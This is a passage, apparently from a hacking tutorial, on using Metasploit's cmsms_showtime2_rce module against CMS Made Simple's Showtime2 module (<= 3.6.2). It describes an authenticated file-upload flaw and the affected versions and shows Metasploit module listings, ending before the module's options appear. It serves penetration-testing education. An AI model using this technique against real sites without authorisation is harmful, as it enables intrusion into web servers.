
TARGET: CMSMS with showtime2 module <= 3.6.2 **TYPE: Remote**

CMS Made Simple is an open source CONTENT MANAGEMENT SYSTEM which provides developers, web programmers and site owners a web-based development and administration area. According to their makers, this CMS strives to simplify web management for administrators and users. Its makers won the CMS Critic annual award for best open source content management.

This exploit works by exploiting a file upload vulnerability in the Showtime2 module with versions less than <= 3.6.2 in CMS Made Simple (CMSMS). However, only an authenticated user with "Use Showtime2" privileges could exploit this vulnerability.


Now, let us learn more about this vulnerability.The vulnerability exists in the class "class.showtime2_image.php" which does not ensure that a watermark file has a standard image file extension(GIF, JPG, PNG or JPEG) or not. This exploit works on Showtime2 versions 3.6.2, 3.6.1, 3.6.0, 3.5.4, 3.5.3, 3.5.2, 3.5.1, 3.5.0, 3.4.5, 3.4.3, 3.4.2 on CMS Made Simple (CMSMS) 2.2.9.1.

Let us see how this module works. Start Metasploit and search for all cmsms modules as shown below.




```
# WAVE 5 ######## SCORE 31337 ################################## HIGH FFFFFFF
F #
##############################################################################
###
                                                              https://metasploit
.com


       =[ metasploit v5.0.20-dev                          ]
+ -- --=[ 1886 exploits - 1065 auxiliary - 328 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > use exploit/multi/http/cmsms_
use exploit/multi/http/cmsms_showtime2_rce
use exploit/multi/http/cmsms_upload_rename_rce
msf5 > use exploit/multi/http/cmsms_
use exploit/multi/http/cmsms_showtime2_rce
use exploit/multi/http/cmsms_upload_rename_rce
```

Load the cmsms_showtime2_rce module as shown below. Type the command show options to have a look at all the options this module requires.



